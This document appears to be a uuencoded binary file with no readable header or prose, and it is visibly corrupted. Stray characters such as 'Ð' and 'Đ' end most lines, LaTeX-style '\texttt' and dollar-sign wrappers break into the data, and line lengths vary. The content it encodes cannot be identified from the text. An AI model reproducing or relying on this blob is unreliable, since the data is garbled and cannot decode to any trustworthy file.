"7[E8+[\<E1"Q<\NJ$:).''T]L9+\6WMO3H"5Z",#)&(X$<4J2@J2Ð$ MMLZ>A'HRP:RNA3EQ5';L]T^`5M"ZB;ECZ_G).FEE9^H/S/M>;I#]YN_:9,AVÐ M&GZPI_*__*I2A#9<<OX7HX+'QMZN7G4R%&7\2GP>U[&L+><>9^<6H4YKE0R=Đ M3K>K@\$M5/")UF0`FV%5EYUSA)_`)Z%BF3F.Z6,<Z8\WMW"8&@*Q[2C_!.@U8Đ MBQI(IF[GL-NHAH/2+J!+C5;[&UU-<+`Q3\$)?6?0YEBBVMNG@*WJBSCRUM>?2Đ MZ&V-*8H8M`DD8%O.(CG&;AUA"/.T9">6DV&+]F:*WS)DQ`\Y?W5DI.Y\@X<(Đ M; * "HP=NRMF 'FAYA) \$RT4=^(%&_XI9]: I#UWT7LW)_R*+R,=(A^QA) 2V8*WN^Đ M//\$P9;:\$7J!@JZJOK,3UHP99R5015V?.Z&4P9L[X00K.3)*CJSN2''X>9N"9Đ M@*YV)M+<C25Z'&&YDS^&Z4_NKU]4CKSZ^`=AE:U>@B1'=B[TUI0\$&WJ#`AF\$Đ MZ_LF4M'VQBP-#?O/U*45%.Q+J"+K)LJGS3=_F<!%58`Q36ZT-*B@_EF%G*60Đ MNS\$*D28M9'6M`ERZKN)HL;CI]&4.,S\W65)&E8D3A!21,EF4\MQYK/\XEF^YĐ

 $MJ5.9>05'G^Z_3^@?!8W\;/57A8V*0J\)<A9*GI.(R,BV,@J(]I].V&.GO'<^Đ$ MBM^TS3&=?"_8).,_NA,^UK9KA'[NM7MSCK@@.&Y:<8E[K"RPSC12DLZQ7@].D MA&]%8>/UZ5`SF2!GJ@'J*7_F398^+"(@T2:-4C)BQ`B"\$QSLV/53:F#8U*8NĐ MJ7USPY,('0:_[[%RD)\$5`U`21S.#WW@O+MP*UI%DF,\0X]*TC%[P]*Y\$(DBIÐ MVV619>XVT#3+=ACQS;\$M?A]?2XMJ8I>V+I90\J(P7;]8C[]!+HBLQSC1[53,Đ M7\$.=FUNBKLZY@,Z0J=##NF(,"8Y9109H\$S6(\$4430L+11DW\$6QZ'H,.-P&+?Đ MB%Z(5+"%IA7J3:",LL8M<F1+[4 G#^MU8]J<5S^MT5`F0#<2KKFU&ZC/^B2Đ M5P?.I#.?<0/GNAM<F:/N%^N(2];XM9IYSUW=4\?/,FJXH_<U%H/_9[^^X*':Đ M8XYN=XB6N49<M(^QFI&(Q@5ZZ/:[7D(S*?O*^_J\$7CZN_!A0D4H8\$B[0Y"GKĐ M!M5A5^&H[+=75R.F]PS\V<;W]XM=NR;^C`0B07NMS>>22Z?1B3#_[@KE8V=CĐ $MV]&"RU.8$J!W]$>4MH3-5Z["!V\",3'$$_)0)/=7@"HG%ATON]>D3H^/2O!Đ$ $M5\&_0B21^F?^");B599D3+A,#-F"QH2G(TDY^&9?A;-\=+",>?TQWT"7^A)1<D$ MPDT2E59,+%-'DZFO"G78;2&J[V--/,P/FI\$Z=6]V>1(&`,E0BP#O*+(H]#%@Đ M@`DP__&@AY#W1&)_)V6F[/!`D&?8,-@V?5/V`MD]P+6%W=7:?EM*LJ&\$RE1VĐ MD*.1F\$4,TX:*WV^!U#N`"O?1]8J+Q-1./>"I!(W3\<?ECW_L)A08,,K,:`K6Đ M^),:0%+P.\245\N_N:M1HCVR-X^Y'.E00(I[.?%29=`6HS*FBC--[PAAAW5>Đ M=FAG:KL*W[\$P*\$;71\0>-;,V3W9RMN(&F`39614JE9]XX'+08%JC:(YWX)TWD M:Q).27"9XV-AS7!1;6M^D:5_1@E@\JTD+EZZW:LFH6'CXZ>L_^R4/1-@9R\=Đ M+440VQ>[L'J*4S?#G4M;S:TB/90F0FLWT7WQL64>)1S3N01CN+,67[7/&7(]D $\texttt{MY}([QM3VKS0?) \texttt{M1&I}(6QO, >2[:MM\#L-7V12C4; _S04\$_* \&'] > \$G2ME/5-Q, 8D)$ MN@HZ7*ZJ_45,D%900'S1VC9TX#0Y_:X]\VK30OR1?L''RTOKMAW3#DY6<+SLĐ MO=SL[8\`U)^/6VUIW7",6LKSG3+/8,\X,_@:`L[39X\K<\$?Y)@@V&6()AE%XĐ $MJ*X61-=>70[\9UKS*R<\&E027]22XB\IN*@+<;QU6#9-G6X>^Z-L0:(/0Z*U1D)$ MR?/;FFQ5[SEHODBHJ@DUU"9]78___=S%A0*[1=^RIH?VKIS`3KS+E1!^FDPEYÐ M25?0')@>PE&B@3V5+)D6%RDS(QC1*^T2CLBZJ=0J-!!/V3_\$>'V#B676F!JFD $MLM < B&^(KK(;OA(>]S%))3%@Y#1_$X8=IPDS^%@9>`3Q#L^YA`W@*#.,Y$Q*D$ $M; \times 09> (C^{4}/5_S; BO; 16 GR#, F95IEL61X< Z9@L@#Z+LQ [B2V_T="^E(D)]$ MH('P8+V5"T*E#%H9?OBIC6-MRX;MK9WE_Q"#&6GM.=\F(AT8,-6`!D?*U'Q#Đ M\CEG!O-QC%A'#!,:LCGS]ECGKM'U&^_:[8XE]X^//S"2\J#3;]*QZ)Y]F_G[Đ $M7\%, U = 0.3TJMR/CX^U$Q^2#@531'D$ M?AOA9CP,F@VBF*,M&@B[PI'3L0&"51QY\$DM)MN-BSC.G-KZ3GDXQ@X]Z'<[EĐ MKVQGXZ060I/L)IMM,P>-&_/SI+:VMO.?^\$WL9K@-.9KFH"3@'*OZC;7L=606D $\texttt{M+F8^7@.YZ;ZD} \\ \texttt{8OMP=KA]X]0=\#>\&?J-LB?+R?\&[V8\$?K@H<YA.U,)[(;>:XD) \\ \texttt{M+F8^7@.YZ;ZD} \\ \texttt{N+F8^7@.YZ;ZD} \\ \texttt{N+F8^7@.ZD} \\ \texttt{N+F8^$ MC8BD(Z/<TT?+AU^^,A&^2N`GE&P@55)?E;2I]#^<,R`,C_H#ZP39VY!2BHQ1Đ MSG?-^:/!6Y7*I2Q\7?H<L(?"^M)RT*9(`X<A#_Q5LC9_,P=11<\(AU]*6R@9Đ MA@>@+Z"G.2=)EG*2ETO6GGJ5W*5/I!J-/8ZABO9[8:'J;K\$H@Z,BP--?@I@3Đ MIPJ@V 9?VB\$CVBAJ):6[\$U<Q3<R(KPRNBQWR]#'JB#;RJ#%>')1;A.DL6>/:Đ M0?EWSHJYX.\$3*;@1:!)5G@N6=PYEE:^E;S4FXGK]HG*+-!500EC9AN.N/N0,Đ M/-669=ML_P>T-&KE9Q((=DI_`'_4]/-W9GY6)GJQEZ(B&2PXH"7-HB0NN4=)Đ M`O2?8U&OJ23Y%<Z2[\@^8[)\L\N,QQ0>H)TH::?:`11KM&Y%>#QNEPM<2.NCĐ M&*I"-3P?SLLUNMQ?9CZX!=7M0W\.><ZTLIK%/SS@,0-MSL1OK&LD6NVV:QY*Đ M[.[0[X/.[`+U[ZU;7\$CQ6@QG*6TGV#?KC<-VZ6*4S*=RVKA\$@.R]/4K;9ML"Đ MG#/Z)R>>! "NO`!@%RD"*C8/]G\ANG%1Z5XH(I-R]YZN-\$KB1/-^<53YC_U9/Đ $\label{eq:motsmall} \texttt{MOT} > \texttt{$M3I} = \texttt{Z30T}(\#[\texttt{H}:\texttt{C4}[^{\})\texttt{YO}/)/@\texttt{CS0}(?=\texttt{H4}""\texttt{H}<\texttt{T}@)\texttt{0W}*\texttt{D}\$+\texttt{Y}.\texttt{LGC}'9\#]\texttt{D}$ M5:HTF8W'R0AS!%.'D*4HQ\$MR<,G*K&L(G7>ZL_%BVN+I.*SE1I>I":A,TA#Đ M(8MI8,^C,@T]WGD0J=7;DJ&@(2/U^*EA:']DEM9UHD&.TVZ!.GCYR[<G-G&(Đ M<`./+3T=)D6X"9Z"5,.JX&54E[3*M+'CBWOYU[_G0:U_N^BUEVE!7P^%"JC3Đ M"=C!H93.N#&5@J/N>&+]HSHI7%7(H^Z+8AFOPYGJ,`?6<R?W=:T=F.SZK0>LD MBRS?\L^!SG+N@];!0VWNN/6U%A0E8:VQ_:-`%X.:AWO<@'VUQ]E0"Z<DSZ3UÐ MV6!5%1`7ZCI@L"*+[R?;4X!GE7;.<Z_`O:!-\BWY4(#GKXK7220)C4<%O#+_Ð MRRLSD-A?8M\$9/RJ'Y9K(2_O,M\$!A?C+B4C8N=WN@N.%Z[&.[AKP(1E?5<O-HĐ MR!F#U<NONODPO:PF8BYJUE=2QS*M<**02*YN;=4L%]%IF/OJ=W)9JHK5/ILLÐ MK1Y>M:S:V-H1.Z+K=R'(W[^QG9EK[KWP?4T^Y0=`8)3:6-/[?6CXP<%5#AQ6Đ $\label{eq:mm$G>6_-750'DF?(\=_H2<[XB;Z=CR"_WQ$\#CM;C9&O[8)X3]$G;*/M1)?:9D} \\$ $M]9$Y]@!^7,<4.5VU710$*SZ;*V,XQ:V^NXSA,^+T$CT3N\A,5(3!,=V/G;+$D.$ MK6TE)D:TDBMGOL]W]>*?[3@V>ENAWJV#K?M^4:GWH(4-2M=8VZE:TWG)O>H]D MP71:M<2U'"@G[ZA-"<]M4ES&K6WBX4`5F%@8!"V2!D:DQD[=[EV9+*YN<)B4D]M9M, %PR!\$N0?M7^T;S+=%41*A9QF%2::J12Z5[,\$;%/;-7YV`M@6Z'[/1@]>]D MC;X0JT00WX>QK0%:%V^8;U>#!L,_,H5D\$L52^-C\$2D\$IHXL6QE@"5`"!ZOK`Đ $M(5:\#^U-]=>JKYU=NC!P[_C8,^QPV[Y]Q:<&9::!Z]<S&Z44DVBBT,:Q_!8!\#D$

M;Q0(*J#D6<!<ML_0HVI<\Q3R_JB@4[DUMJ>_C5_V"?7:69GU1(10Z<J=SDQ8Đ $M)A=U(M'<LV1X<JE1;M67;""+A2C&\DeltaN5RK1.>3NJ5YT^#T(9#]=@8B&:B14CD$ MZA1*A::XN!?XS2Q`9GXJ"^\$W<)^1*N7H_Q4Y(J6K/JP88AWET;NZ??+Z^0JĐ M5[>'MV:@[,=#S>8FXD>*+5VI"\$.NKA\AVKZY9G/T>&]--460EKZU=H_V=M>VĐ MAO)2%_?]EOHZCU;>IH4OWW+CN=W=FM;GC*Y/#=/8U9E3RA`9+OPQ.T#&I:="Đ M)ANKI-X#[!*>NGF;PF1JIN?FANEE;;F'V.]]7'\?1MZ]BKE7"Z1&8=_7QD:TĐ MIOW4<;7A`)RAIX=6Y=`T<(-#2D>&):E;);C-&^N<%K()/5T6.2",%G.4M=J6Đ MCA+J?KB-"0Z_%HF5^S9\$3BBYJ%B8"J#?":*Q230[SNSO2IHH%?`SW,F)"J`FÐ MNX`(I@*14R/39_Q>7'X74@\$82X3_Y`N%'L?Z_#T1>V,O4RA;G4BP15<N-3-5Đ M2M2&:!_-`'\$\9AAH:.5[`XL>6GO->\DZS(H&9D!8LS0W5T'R^/'Q<0INO525D M4C]KN\$)< $P/;/X->%2,[1K)_DUD_)POS""ZK_?DS48&\AW??QL9\W1$JM_9Đ$ MM/JG=UX4OPCBP]=D""S=(<M9S0&M/9F6H"EVBH\DD0\YW.Q7]X?/]E6%=/5.D M'Q44PO+CT_:2GVHJ[X&D3=[I>'0]@1.>586"B'C&K'N"JBXENK-(N2@V!.R%D MUM(9-HS7J:[^\`JC&4U6VJ)7>Z6E]B7D6\BF[0[>`C<-:CVMEV'@\$7MM[5#LD M@W?-HN:;U)3=^'D\44L]"/C09[TK3(.^-L_4(RU4?4RU[,>Y&)AD]'?EZ6GCĐ M[Z9W;\UY?:C[3&.]>&>UU3'F1@PI*XVYTS=QBJ4[KD1`]C_KB/\$-L4VZ/7@@Đ MZI8YBJ\$-@I[8@+W@/G"*S@[N@_7M3S=-H&_.^]U\'OE?^+P(E!6D_;SR`ZJ"Đ MU#9;+U-6ZX1<L*'N\O_P:'9N:J<>E)'^<1,RI\$:`JA[9B<GJ746TF2-5I8C4Đ MDBY^O(T5;"7MPPP13X\V6>A-JA1YV2OZB)B8=YY4D."22!`\XK.L%&&6]5T`Ð M9`CSH%OP9(PXNB`80AZR(`K6&T15&FPF\S=ONF%\`?P]__43\$@`(;Y,*N2C#Đ M)&+F2#8"`:`+1AI%PI#1ZR7%_\$\$=H:^H;6D61&7"TLNW9^!!W#_SRGX_C8_Đ MS:0,;KM&J1F<&QMSV??312A@!.OWU2HYP=90PTHU'T[]D8)OKWEJ84J&-31&Đ M9V\$'_9!4AQS=\JQ5>4ZT56Z?.K5ZG%[T;KOUOZBE:G`:P%\TOQQ;98JC\KKYÐ ME4M8GN!LV0W&SX::<16CQ\[D;5&*TF;&59:6TVJ=`6?N:S%X^H^\$RCBH3=L<Đ MN1YFC5(I7V\9P!V@+'0.-W/RSQ\$CO*/GT]F[#+Q0;IJ)D?<X&:K!46J;/:W.Đ MGI>]B<W9_)"X=/R/*,,IGW=B0Z&:1J9`K(`=?:*%2GVULZ=/WZ5]OFA5A8OFĐ MLYOW#%]9@_E8HK]I?R2\$87UE^A:N0[]Q*_6%(9QV<?7U+,/P6.C)FG_>%U@JÐ $\texttt{MBU,RM?0)} - 6^*."[`"K/C2/E(_7!5&4Y"O1W$P+21P[$H;&"CHW29BEI=]T.A] \\ \\ \texttt{D} + (2.1)^2 + (2.1$ M, E!; 3\$M!0(S5M.W^\-A-RB7S^QR7O?TE*\$YY3FD.49KY%T#LZ\$N+9'E0]0/D MKK+K#F(`-G.PP_XN\$\$Q.5%5?24J54ZVY&@L/RKP&QA2+016S=U4MC9S:AN>_Đ M*#?B>I[`:(0U;RQ5URQ.MM"``D]09BYJ05I/16^Q<M)/GJ2Q4DQ\C][WPP*VĐ M`&GB'-J2B4H("PBMA6TG:]N()DAY"7M&(@E&5/9P<+'J]2>-KI!:&UZQ2@\DĐ $MN\87@O[,$J=*K_E'1T(ZT9BN5>1*BXM[N9TEKQ7!'Z]0+4]-YO2/4'VO7F)LD$ MXRT2PT]B_54XB17/R%>:",<&R\$C,L'%XT9@2\T<*PL9Z`@K>_\?,O[G1W[%DĐ M[!S?5"+Y30T4KV.%\$DQ?>4,A8X]H/'TY?XL\$>\9\$TAJ:&X."V(3`C%!EMN`IĐ $\mathtt{MMU;YL5^PBS\backslash;5U6/J[^"HQDQN/)X2^")8"E[Y?FV^4F!8D(\$7.<MH3/\#795G:\texttt{D})}$ M]ZBEDDD+!G:V1@Y'&94<LN@DB)7DY;J(M%,S([V]99+R.E/\$"!?;V-[;]:[+D]) $M^{(UGQJW?S@&<!8]D1($,\\'R-4\\V1\#9S1DQW;U1^^&XCFU6FWBX5XD\#9KC>=0D) }$ M/58.0,^VTA>V\3GHCV49H!DN%#HTTU?FR;+05:>&G9_?)K2OK4O+M6[L*)RMD $MN7'D"XC=/'MM:6TF@LN^&"<5ZUK=1:CC<A)))+$, "A]X)I"L-R6-\&O_:UXED$ MFTZ6B2O@O/; AK-F(ZSV7IXS-T!O\$/S(X'A+54R?; F[G>!,801MFPN!<"09)CĐ ME3:.T[*=MVZ/(&/E&UFE&Q@CI;^X6%W/;0YS2H@<!B!!\$L9)7[D\>W5E,Z Ð M@5;TC`)@4=([%TG2:07_,+)+4)30?P"B0ZR\$U-F3C23Q74#.`(FD7G`LD0F'D M#&IHN>TW<6B6[\$L?P_RCT8JQB_(!(_G%CVV*\$MPTDG01<<QY3P3\$;R>BN2T<D MD<!2L*%+%VA(H](QZ!#4<10^%I;U85&[HW6QC*DX#=.72H>YD-PS.F]82?3UĐ M\$D^+*C<6YOZZ+;058_(8#\P2"27(\1"<X8\MS5Y-01`4N%\$S_5&FJ#UT(9K'Đ MA/S_`%N9B\/[+7.#0[@#XM1.Y'G5TP)BKA8VCD?O!Q;SW8"490!3EP>NT]XĐ M%(E2^Q8JR#O9K*3&CJ(/IIQ+3CN#R/\$[<;G7U_<U19X*/@2':;3X9Q9[[S)#D $MVCZI/0U*+ZO(V;5+)I>:FK-6KJG`J527)C..RB"XMX^UAHPS*Q-NSP($V/81Đ)$ ML>OE#]; $VE:BY=7W3)=B_65A&L^$K/**\9?U=)<#/)+COWB1G; <math>WH.Z$ E,/>ZD M5B?R>^8%UYVFG@7NV\-VU?2=<\$\WF4@*@=//J!OR['/+4E+&H)6=H0(F-BXIĐ MT\^Z;)<ES=MH_<D/)<%LTVJ\[O;X_24EO"[=QRX%(R?4W>L)G4ZSF;71>\$\D M!Q=1&O[!\XZW#M+[=AQV*5EO4"7QIZ)8)DJEH=?MN\$D;L477NG%HY"#>WT3WĐ M/[V@#MH>J")<)<@@^.)8!VT<JM_!5Q0!`XXPM"*)!D&&<SQL&6EDYYO18K*<Đ M/,2RAL6"\$J&C\$;/=(Z=ML\$DF`",M@CBB\$L/0#K>K^NX*_;AD,4GO4*8QHF4IĐ M\$X*Z32S/L:GB]A*I=7+Q;RSO61<9,Q`X`3REUE#S(+V'&]:TY]'6V<5#"[2>Đ M+\$N7@><JR">1?VA7+1SJ<<`-&RB03!8(F`GX#=&\$(SUE2S/(\$Y5S(9]:RÐ))MYC%7XX=O_9CQY-4IN]\;O5IGAM]2\$B)X^<\R.!#\$QP!P@?X5T7`0@/%*UW=OĐ $\mathtt{MP[)7-.7/*<>Z[8/=**\#MA0U=7("8\#2BRBL20@053:\#N-<I\backslash OU`.9M--]:Y<.D)}$ M+BN[ME9=0M`V*W\$1`UOY2IZU>VY#=%QQ3\>K8F^3G8JY2M]XV6]#5'HTKD\VĐ

M-Q=C[RFK-B.4<XNXG;!O?#;P'NRH9&49\90HRS(&I.780H;`<M>!BM>U=IJ_Đ M3[L54*%O(#SVDYL,@38@1\M"/S>'JK5)7UWX%CWT^-M:E8]E_P9G; `8`JN6MÐ MZ[KZ'3ID@R8H2`2VC)(/%57Z4AB19&)FM]%Z=TT'3=!IO/09O*)_X\'479N8Đ MAJ;@[F\$EK#9>F)Q<VTW.0&E<)2X)95*L6',IB+A9!W9O8B\$X1P^@Z0\$0"I&4Đ M"YTS@64ZX/#O&0UWY@C"#FV6AH6OE62BJ0;OOFX]F&3*."9,M.6Q2XJX:)4RĐ M,P+D;U.2+^]I1+O_20NI0'J_[2V*7!)\FSBBHKOR2OD2!DA8;J>?-_H<ZZS:Đ MB)/7*\^!UR7: `&#WY`^D#7X3&W W1375@.[G:E.@9-1QSC7N()=`@Z,FHX,>Đ MQH>X=OD">Z*RD`@EP8Q>"%-FF<(,+39:LF'L89E(@H=O>#S?OO-7NO,'VSIQĐ MK08#:-^!JD4I\$U3N&2W8"BUGMOXT>PRJFP<)2!^LG_^\<`40:E1UX"-9P#MNĐ $M(L0@NN]LK^P;N)/X,SR\&?8^&(,@7<T74G&I\V@!/@[9Q&`@S=%SHUNEP+G>FD]$ M;FR'KZ<R3(E5A0ZC?QO"ZSHQJO`TQ`F:!5Y_>_PUJO7\$CYI,9A%^4U^-;\OYÐ M?9C0+9GWTR\$N2`=PR-N6.L:G\#MFIPC=/\W%@ER=[+^.R4);>GE[,2DB##?9D M#A0#S4;)F#%=W=Q&:W0[#TXK:Q/,!=ZP___'PDAD8+6,8'-T=&0DWDVRXLS+6Đ MA2PD0@LH"'-?%H/6, *@'794AU@3E/6.BJ\$K<@,8(VT/\P3X;>CVHEQ%I_(MCĐ M`=;0W1L2MZ*S2*0CR>N[W)_*Y("AY>#H.#DI.&:1%C#),81H4C@386[NPKD(Đ M*4>41%U&#\$ZOJTWJ]:O7)!F\$#;KQM=O;XWG"T(@[3QT>BD&D?C\$F3;,V6"\$\$Đ $M<64D\924WVW33U[OG9\&, #U(ZD'X5)YR:^W']3ZW/,^"7MB:6,D"ZO5'>R]U@D$ MJ:>Y'''O]D33J_E1DH-@PI.H?_Z]+4QWKW>9FZBTD?)`<Z(#_[T9H>?GW;JEÐ MKS:AMP=".)/LNB?3NBU3+9L`U_7,V[[14K4K?SX`*H#F/8VRL;O+WN\1KHU!Đ ML-9RLM;ON*-;QFH,9Z"]4KTFWKJV6\O3T],4O".!&CO_B+9J6Z7TFG<`O*^#Đ $MS\MU/(; #5TG.YS=V@] $JM05VX!=\'=0ZBZGBT]AP!NF5C*UH!38\NDN;FYNGD$ $MN+)1.\-NMI3,GT'>.LE37\^"YB$/^@?L(?7^[>;5UR^;]1Y=O??^QH-R>0]FD$ $M87QB\$/_Z(\&-*\$-F)0#09Y[#_UWNO;?_QNP(ER:;,3.=S:Y*0&\$;;(*FL1$6=Ð)]$ MP+5[5\^YCP,Y[[BM&#=]6&L>X\?!Q:W,&4JCAP=L\0P2&9U;KKETHD\66>H/5\@ M**GAD6@XJ+,\TZ3VFV(2P0M.<M\D3`W0:)O*'<*16@6K@)AP.?Q41O6,L(=+Đ M^P2,2VMIDNXH:R9,Y]"(T3\\&Z3871A2<G\&VYH)&[A>I)#X%W=K\$R9#73Y'Ð MT5Z@<7WLAXV5-M,Y+@SI!;?YJZ3*PR1R@2J`]\$+&A["+-LE@<]\(UH70!3URÐ MI8'H?[I]HK^M=9S)7]/(E^*D0V90^;L;^+\^9[^H'\VFM:7T'\$XR&AP0UP!A+D M\$GF&"O'&QF!>+E#Z6!RV()C[%<Q.#A98((U-:W+5=0?3XRYK&UIAQAA0)S>QĐ MPH59*8R*VO:/:C*_@)810%K4C")VN`!,:HG^=:C=J%#6+K_SE_9E^Q,_G_G!Đ MF.I8TW=W%,@[CK0"VMY^F9&\2N9]O"/D:\$L[NZ`6LSSO^U#\$T5OT,S(6KL`;D M^-4>QD>E2"(ALBI#!#L>\$A3KI*_G2PZ3<2F*T<QFB8!10G+0?&5`7;+1M"@`Đ $\texttt{MZPIKK}((2\&V5_P^*V) + \texttt{K'}]''; \texttt{U} > (\texttt{BO}; \texttt{8I=6''}/:; \texttt{BOBV}(\texttt{U.=[$">Z>N+X9TG_^D})'' + \texttt{MZPIKK}((2\&V5_P^*V) + \texttt{K'}]''; \texttt{U} > (\texttt{BO}; \texttt{8I=6''}/:; \texttt{BOBV}(\texttt{U.=[$">Z>N+X9TG_^D})'' + \texttt{MZPIKK}((2\&V5_P^*V) + \texttt{K'})'' + \texttt{MZPIK}((2\&V5_P^*V) + \texttt{MZPIK$ $\label{eq:m_5^+(F6?[1BM"H)G6N(_,_Y77\@II5]R,P\][?U/F_3QM5[;E57UP6(I-\D)] } \\$ M%V'%`&05WT)'32=_BV68T@1'4`8P,%:5J4-P0OV!)_\<Q-"U9PT9K@?C)Z'IĐ $\texttt{M._;LM} \\ \texttt{UO';AU} \\ \texttt{F_T} \\ \texttt{QM-X} \\ \texttt{K} \\ \texttt{F} \\ \texttt{=:E} \\ \texttt{T} \\ \texttt{"} \\ \texttt{4A} \\ \texttt{;9} \\ \texttt{\&:*"AQ]} \\ \texttt{9L]} \\ \texttt{8R4R} \\ \texttt{;>FR} \\ \texttt{3O'X/D} \\ \texttt{3D'X} \\ \texttt{3$ M_(Z2]%UZW90NW5`6J8*PXXL?>QNF=(%@`3>ZKK0_^-YHRWNWM/EVGT4N?LG, D M>QG4T!#Z3'D90A\$UN)!7EA:L&Q!X<YTN\$N5=MB0C%>+-DW^1DBGZXIDPB7+!Đ M&'% /@K=[U;G ;D]^6VVN1`FHADDS'555X^-;#OH;:V7`6A :?#-H%&??6@Đ M;49*N-@=-\$JP93@2G>9@C*:F_-SHDO9?R;).\$/8#8N"MLZZ\J"#6U':(BR;ND M6VQ\$`O'+RC!_:18?,8!Z`OX7%S\M=JDT,J7E\,SII17Z]4*FE'*`%+I6?OLOÐ $M!K],E+/"W#7@2H0Q,=>L,FX1.A/<7MW^`-[-4U?;L'SI]?T9Z>$/FXSIV=);D$ MC?48&U.M_!X0DPW5:JL\A"&BX7(7-NI:UAU:SPQW\V=J2FZUT0W1OQ^&[MMZĐ MUETF.>RF4R.42`OY@^+0LA'V_']YD]:_9K7VF@8XSYE4O(>&Q+E;,%^/ORGXĐ $\texttt{M\#;7\&14/ZF:2} + \texttt{VCT2Y.\$?<U*RWG)DQ=F\&'>V,\,SF.\AL/\&P\#\MV8K=NP7LQD}$ $\label{eq:mr} \texttt{MR]4D\&6/+K9@3XY7HZ0R\#S>G\&1O3=UIF\#"W^;3@0\&1<-?)-8;UG6)@ZC)TJ4<D} \\$ M\.'6)_8:?>?^GB/M]7T^.<'"5P>E')GJ`;.XB>?[9-'(0LAY;+;@44)]I?D%D M]8D01PE+/\5:/HU2HB)M^ISDA\K44`G1G(S+Z6GF2LTQL.')XT=F@:[+EP_BD MR+>\YR:9V&]692?@&.(,GEN-]9PX"6J,X)_/8<#CXL_[>?DT>`V8A=>Q-.66D M1KU/8V"\$+O>9PK) BX(ASG,#94 K]N6)?M &6\$KFTLS<MK)?"/#6UOS(AA; Đ MJL2R!]5M8X%>%3B6HM"IT\$M(./)>B#%M0LXV&6SP/+<1YG!:8<W@UO+/?.A#D MPX`<PWB"NH>E*D9F1HA,<*=4ECLI/N#3-YIJ(EOZL68YK/ZJ0429%4RE 6V*Đ M9[^&YPI48ZF<6XG.`(;)AGD8OJ/1E:600/CMO+A<`0'0%!]17:5Z;ZMXK*`TĐ M/3/'W]K<LN/4+!D#O!IL'OMX[E%*/<L'8Q@&M>%GPE.0IT%\$,\TJ7^EY_'H\D $M\O'+V[(O1]&$97$B*J2.M5,TB^K/+D&7DDWGDFKDW1WT@&](R?2C(=J&^62D)$ MY@W]#8#WHHW#I"4>^",-<>KLV+5'9K\$MR=I*)OCQW\$XC9:S5^V)FW.(U8WWQĐ MSGU,=WZZ3(E1]LN<"P=!\$OT_(Z9N3VHI'CTVL);JF+BYJ:F<?^B/`;"II65OÐ M,5*L#Q#<OTY\S!.Q[82YR).6I-W#DH2BW,!,UD`N\$?\$'!TL/^N>^<,'O&>'PĐ M^3!A*G3;PB%E"^K(IOWLQE_),<T=#.25J55]9#Y<P@H-T`&2PDT\$:_30']9]D

ME^]Y5VODZT^7R:8^%PV.+TKGT*VCN>_-9>VJ`>\I)GKN@D+\$@#K_J7V;MW5Đ M1<HM%SB)_Q^NWC*LS2[J&DQP=W=W=PE>H#@4=[?B5H*GQ5K<I7@I!8J[N[N[Đ M!G=WG3[OS#7SO?,_R77GW/NLO=;9>Z_CI1!XE@BB88U(\Q_`[<3Q`G;R@/6QĐ $MQ: 0\ G4?OX6D[EAEIJJ; _4CT"@BO%.MV/&O>%W\=7FG.O<?,/1$]+=RE)XOD$ $M-^440](X!3S<MYV_(E&34C53HS%&G#<*'9T:TK3D+1#(@W^G=D**UQ*1$)VND$ M"/P:\$20ZX#_`B2=\6'%WBY=#PHSE(\(QX0JD2X^XZ>%O(9VN@Q>Y]^W[D\5-D M.%)@OCX]/F18\$K,\U\`-+[,0JT/B(*XLG)[^")G+V<"JW5%\$9[G#F:VBYNY9Đ ME9"ED0:77/)FJ5NR"2G+)%"EL".[3(S%)?_G0_/_-'E)XA,L(FX=7)_#7N#_Đ M'F#]A&`#I_^U9[&5B()\$LJ.1W%)&2PHGQG*V:N</QK/BMT>K+U4N(WLU.#TVD MWV\$>\$**PT:8#F]\$03L.]JF@M-@3*`MSM9L&:Z"Z(NM5L3.^@,FI:*IO'F9OĐ M*8*T2!^T/20M3AHB)ZMGW>"IJ)[`=T.7=FCO8:IT)QJ]D@F2`@KCI`R,FF;?Đ $MO(-W!<)\8-IAB=)4;?%>E,PI)E$%A)P&L":)RKFS?+!SA!DN1%8_YLO91>F'D$ M(+V9=-O.1X>FK2_FN7!1H^TAW\"NC%166HE1ZJ@JDL[R]7S)(NKJ&!K>3X#8Đ M3F*6\!Y_]A"`/0PV\"[AK1FHX41^XIZI\$\$:X+\$(NSE6-LO>:*>W34]-[7T7RĐ MFA=&&*A01.@6L>\(9@^K8SQV>/6BK>4^[?'Z00M8%ZVQZFHTN%AJT+1;Y6_:Đ M`1\$FV^.?(\-KC<OK,G]<41\$<^?#9Z"L2C+&"\L<VXYV\$/TJ,ISFE'*KUVU6_Ð MO[1B(PTD'/8BG^C;9M%S?Z-@P0#!QV]0P'<2;,0W<4GN3^@^FE7FAZ3/15#'D M41#M4*MDSOJ*F#5S=.EJA+S1;Y7Q9"N98R<F6H^D#E7C*Q5XRR9&1:F982<FD $\label{eq:main_condition} \texttt{M@.?VJ[V.Y)<!9.7:8F3IS9\&=22<<'?@BGFTM^*X;CG4JHB[IK;1\\@9$2TV<\#DARTALLARTA$ ME;7Q4+CSP.U"<?KC^;*9(3^&Q![):;;SH'?\$W7G1L_CV,^?'07GQHGT/Z@;'D M)??'VXH@>LHFJ%RM*`&MGG:6U][,?V/=^9L+_]2#\&/?^XLBL,R[[9K<O1L9Đ M, W&\$HTWY+&!3*L2_?K`@U82-,&B3_*`Q8R>,M#R5BR`TZ&'[?#>?\A6/"\$O6Đ M9]TCF[G"9XR5^@W\$0ODRB>Z^ZC8P.)-]I\46!2\$YLC,I3VS7C"Q9#;ENF[@3D MK)#7Z(>O@(HY?H3DHN:F^[)KURKPJV7_CTM=;C\!%U=\$V^*3`'7@I>S:`T3Đ ML"\$:26Q?-]V3Y@&]0%]5\$^R="P^',<IL\%Q48'+B#(/5B/7^K[PO#^WHI08,D MP1H"?.5]4S]\$8GU'&S=N%JTM%T<[KI.\$6^@AGZT)/GTDE`)T`Q9#\I7E8`\$QĐ ME4&A: "QK/-T(>F2`U.K:B_.4C:6J^%>O\^(G:2H(L]Q%P\V.T7X0+G+Z:LOĐ M2(1=WQ"VTTA-9V?^,>B%1X#7@-\2:7\8B;X7W,6O-%WUQ*@GNR&ZTQCNDF_5D M-4&QU&XJ:8X>WR"-=T3]5W1PXH^"%'!E-`^C/-B9M%C[P+SW[[5N15J&ZG+`D MH#WZ(K=AQSGOC0!,0%T@,6,&VD)T*N\$O_B\[P>VM5:?(7^H@MW)K(D]T';9^Đ M/C#0%*P23.\$BP:68QZWHYN4W&O-9'NH9CHC%XZ4ES@P&2(BY:<?)W/U[?F?DM8\$A;K`6"U)?3;B?16B^LQ4=NK-OU@NKK;D>D/ENZF)R5%1XLB'XY4=\"'H_HĐ 